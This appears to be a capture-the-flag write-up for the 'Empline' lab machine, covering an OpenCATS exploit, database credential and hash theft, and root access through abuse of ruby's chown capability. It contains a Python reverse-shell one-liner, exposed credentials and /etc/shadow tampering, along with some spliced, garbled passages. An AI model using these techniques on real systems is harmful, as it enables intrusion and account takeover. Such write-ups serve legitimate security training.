


# Empline Writeup



Start off with a port scan to check for the services running  
Nothing much except the mysql server running on port 3306

```
# empline cat nmap.txt
Nmap 7.80 scan initiated Sun Jun 19 10:25:13 2022 as: nmap -sC -sV --script "default and safe" -A -T4 -p- -v -oN nmap.txt 10.10.198.1
Warning: 10.10.198.1 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.198.1
Host is up (0.27s latency).
Not shown: 65529 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 c8:d5:41:ee:a4:d0:83:0c:97:0d:75:cc:7b:10:7f:76 (RSA)
|_  256 83:82:f9:b9:19:7d:0d:5c:53:65:d5:54:f6:45:db:74 (ECDSA)
|_  256 4f:91:3e:0b:69:69:09:70:0e:82:26:28:5c:84:71:c9 (ED25519)
80/tcp    open      http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Empline
3306/tcp   open      mysql     MySQL (blocked - too many connection errors)
8545/tcp   filtered  unknown
16474/tcp  filtered  unknown
38400/tcp  filtered  unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/19%OT=22%CT=1%CU=44047%PV=Y%DS=2%DC=T%G=Y%TM=62AEB09
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%CT=Z%II=I%TS=A)OPS
OS:(OI=M506ST11NW6%O2=M506ST11NW6%O3=M506NN11NW6%O4=M506ST11NW6%O5=M506ST1
OS:1NW6%O6=M506ST11)WIN(W=1483%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN
OS:(R=Y%DF=Y%T=40%N=M507%O=M506NN$NW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T8(R=Y%DF=Y%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
```

Visting the webpage we static page, nothing hidden in the source  
code either



No usefull directories either..

```

+ emplene ffuf -c -w /opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt -u http://10.10.198.1/FUZZ --dir.txt

v1.5.0-dev


:: Method      : GET
:: URL         : http://10.10.198.1/FUZZ
:: Wordlist     : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

:: Progress: [30000/30000] :: Job [1/1] :: 137 req/sec :: Duration: [0:03:47] :: Errors: 2 ::
+ emplene cat dir
cat: dir: No such file or directory
+ emplene cat dir.txt
assets [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 267ms]
javascript [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 270ms]
server-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 409ms]
[Status: 200, Size: 14850, Words: 545, Lines: 200, Duration: 271ms]

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Lets check for any vhosts. you could check in the source code for any embbed subdomians OR use any automated fuzzer and a wordlist to find one.

there is subdomain called job.empline.thm




Add this to your local DNS file

```
→ empline cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      fahadlinux-Lenovo-IdeaPad-S340-15IIL
10.10.32.36    jacobtheboss.box
10.10.198.1    job.empline.thm/careers job.empline.thm
10.10.194.134  BTAUTOPSY2
# The following lines are desirable for IPv6 capable hosts
::1           ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
```


Visting the page we get a version number of the framework used in the subdomain

Lets search for some exploits online for the version 0.9.4 BUT before that lets look for the career directory so we wont miss


# anything




There is a job available lets check for that



We can see there is a resume uploader maybe we could exploit this but before that lets check for a exploit for this framework



From the google search we can see there is an xxe on the applicant tracking system/resume upload function lets look on how to exploit it



```
+ fahadlinux searchsploit opencats
```

Exploit Title	Path
OpenCats 0.9.4 - Remote Code Execution (RCE)	php/webapps/50585.sh
OpenCats 0.9.4-2 - 'docx ' XML External Entit	php/webapps/50316.py

```
Shellcodes: No Results
```

I strongly recommend you learning what is XXE and how it works and etc before you copy paste exploits from the net. see how it works how can you exploit xxe's SO lets move on use the exploit

```
[*] RevCAT gIt:(m0n) x ./RevCAT.sh http://job.emplne.thm/
[*] _____
      |   \_____|
      |   /    \|   RevCAT - OpenCAT RCE
      |  /_____\|   Nicholas Ferretra
      |_/_____|\_ https://github.com/Mlckguitar

[*] Attacking target http://job.emplne.thm/
[*] Checking CATS version...
[*] cats.version=0.0.4
[*] Creating temp file with payload...
[*] Checking active jobs...
[*] Jobs found! Using job id 1
[*] Sending payload...
[*] Payload successfully uploaded!
[*] Deleting created temp file...
[*] Checking shell...
[*] Connected 0

uid=33(www-data) gid=33(www-data) groups=33(www-data)
linux emplne 4.15.0-147-generic #151-Ubuntu SMP Fri Jun 18 19:21:19 UTC 2021 x86_64 x86_64 GNU/Linux

$ python3 -c 'import socket,os;pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("18.9.0.68",8000));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

We got a proper shell

```
* empline nc -lvnp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.91.62 57392
$ |
```

Lets browse through the directories and check for any intresting files

We were in the careerportaladd directory but nothing there so going backwards on the directories we can whole lot of files but the config file seems the most juciest out there so lets check that out

```
/var/www/opencats/upload/careerportaladd
$ cd ..
cd ..
$ ls
ls
careerportaladd
$ cd ..
cd ..
$ ls
ls
CHANGELOG.MD  careersPage.css  images            rebuild_old_docs.php
Error.tpl     ci               index.php         rss
INSTALL_BLOCK ckeditor         installtest.php  scripts
LICENSE.md    composer.json    installwizard.php src
QueueCLI.php  composer.lock    js               temp
README.md     config.php       lib              test
ajax          constants.php    main.css          upload
ajax.php      db              modules           vendor
attachments   docker           not-ie.css        wsd1
careers       ie.css           optional-updates  xml
$ |
```

We can see there is a sql server login username and password lying in the open lets use those creds to login to the sql server

```

www-data@empline:/var/www/opencats$ cat config.php
cat config.php
<?php
/*
 * CATS
 * Configuration File
 *
 * Copyright (C) 2005 - 2007 Cognizo Technologies, Inc.
 *
 *
 * The contents of this file are subject to the CATS Public License
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 * under the License.
 *
 * The Original Code is "CATS Standard Edition".
 *
 * The Initial Developer of the Original Code is Cognizo Technologies, Inc.
 * Portions created by the Initial Developer are Copyright (C) 2005 - 2007
 * (or from the year in which this file was created to the year 2007) by
 * Cognizo Technologies, Inc. All Rights Reserved.
 *
 * $Id: config.php 3826 2007-12-10 06:03:18Z will $
 */

/* License key. */
define('LICENSE_KEY', '3163GQ-54ISGW-14E4SHD-ES9ICL-X02DTG-GYRSQ6');

/* Database configuration. */
define('DATABASE_USER', 'james');
define('DATABASE_PASS', 'ng6pUFvsGNtw');
define('DATABASE_HOST', 'localhost');
define('DATABASE_NAME', 'opencats');

```

The commands to login to the server



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See here <http://dev.mysql.com/doc/refman/5.0/en/connecting.html>

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The options above means:

```

-u: username
-p: password (**no space between -p and the password text**)
-h: host
last one is name of the database that you wanted to connect.

```

Look into the link, it's detailed there!

As already mentioned by [Rick](#), you can avoid passing the password as the part of the command by not passing the password like this:

```
mysql -u USERNAME -h HOSTNAMEORIP DATABASENAME -p
```

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## Lets check for any databases

```

www-data@empline:/var/www/opencats$ mysql -ujames -p
mysql -ujames -p
Enter password: ng6pUFvsGNtw

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 99
Server version: 10.1.48-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

## Lets view the opencats database

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| opencats |
+-----+
```

Lets view the table and check whats in there

```
mysql>
mysql> show tables;
+-----+
| Tables_in_opencats |
+-----+
| access_level |
| activity |
| activity_type |
| attachment |
| calendar_event |
| calendar_event_type |
| candidate |
| candidate_jobborder |
| candidate_jobborder_status |
| candidate_jobborder_status_history |
| candidate_jobborder_status_type |
| candidate_source |
| candidate_tag |
| career_portal_questionnaire |
| career_portal_questionnaire_answer |
| career_portal_questionnaire_history |
| career_portal_questionnaire_question |
| career_portal_template |
| career_portal_template_site |
| company |
| company_department |
| contact |
| data_item_type |
| eeo_ethnic_type |
| eeo_veteran_type |
| email_history |
| email_template |
| extension_statistics |
| extra_field |
| extra_field_settings |
| feedback |
| history |
| http_log |
| http_log_types |
| import |
| installtest |
| jobborder |
| module_schema |
| mru |
| queue |
| saved_list |
| saved_list_entry |
| saved_search |
+-----+
```

```
| settings  
| site  
| sph_counter  
| system  
| tag  
| user  
| user_login  
| word_verification  
| xml_feed_submits  
| xml_feeds  
| zipcodes  
+-----+  
54 rows in set (2 min 41.68 sec)
```

We got user james's and george's passwd

Lets crack them for this im going to be using crackstation

```
| NULL | 0 | 86d0dfa99dbebc424eb4407947356ac |  
| george | NULL | 15 | NULL |  
  
| NULL | 0 | e53fbdb31890ff3bc129db0e27c473c9 |  
| james | NULL | 15 | NULL |
```

We cracked it

Hash	Type	Result
86d0dfa99dbebc424eb4407947356ac	md5	george!t!ps!cmpr

Now lets ssh into the george user with the passwd we cracked

We got into the machine as user george

claim the user.txt and lets upgrade our previlages

```
thm ssh george@10.10.172.160  
george@10.10.172.160's password:  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Mon Jun 20 14:19:32 UTC 2022  
  
System load: 0.08          Processes: 113  
Usage of /:  4.4% of 38.71GB Users logged in: 0  
Memory usage: 59%          IP address for eth0: 10.10.172.160  
Swap usage:  0%  
  
28 updates can be applied immediately. 10 are standard.  
7 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
george@empline:~$
```

Upload linpeas to check for privilege escalation vulnerabilities

[cap\\_chown+ep exploit article](#)

```
Files with capabilities (limited to 50):  
/usr/bin/mtr-packet = cap_net_raw+ep  
/usr/local/bin/ruby = cap_chown+ep
```

We might want to brush up on our ruby

knowledge: <https://apidock.com/ruby/FileUtils/chown>

```
george@empline:~$ cat privesc.rb  
require 'fileutils'  
FileUtils.chown 'george', 'george', '/etc/shadow'
```

Ok, let's try running it!

```
george@empline:~$ ruby privesc.rb  
george@empline:~$ ls -lpah /etc/shadow  
-rw-r--r-- 1 george george 1.1K Jul 20 19:48  
/etc/shadow
```

Great, we now own the shadow file as george, meaning we can make any changes to users we want. Let's change the root password to the same as george's:

```
george@empline:~$ vim /etc/shadow  
root:$6$hvNAbVRK$xsIRR/fV0avpUrhnTq72LqFygy7RDgicbojr2C  
ZeQHKqAHscFlMEy2RJTCkuTme32OPJ3TiX1xBpv7LmZqnn1:18828:0  
:99999:7:::  
george:$6$hvNAbVRK$xsIRR/fV0avpUrhnTq72LqFygy7RDgicbojr  
2CZeQHKqAHscFlMEy2RJTCkuTme32OPJ3TiX1xBpv7LmZqnn1:18828  
:0:99999:7:::
```

Let's log in as root and read the root flag.

```
george@empline:~$ su -  
Password:  
root@empline:~# ls  
root.txt  
root@empline:~# cat root.txt
```

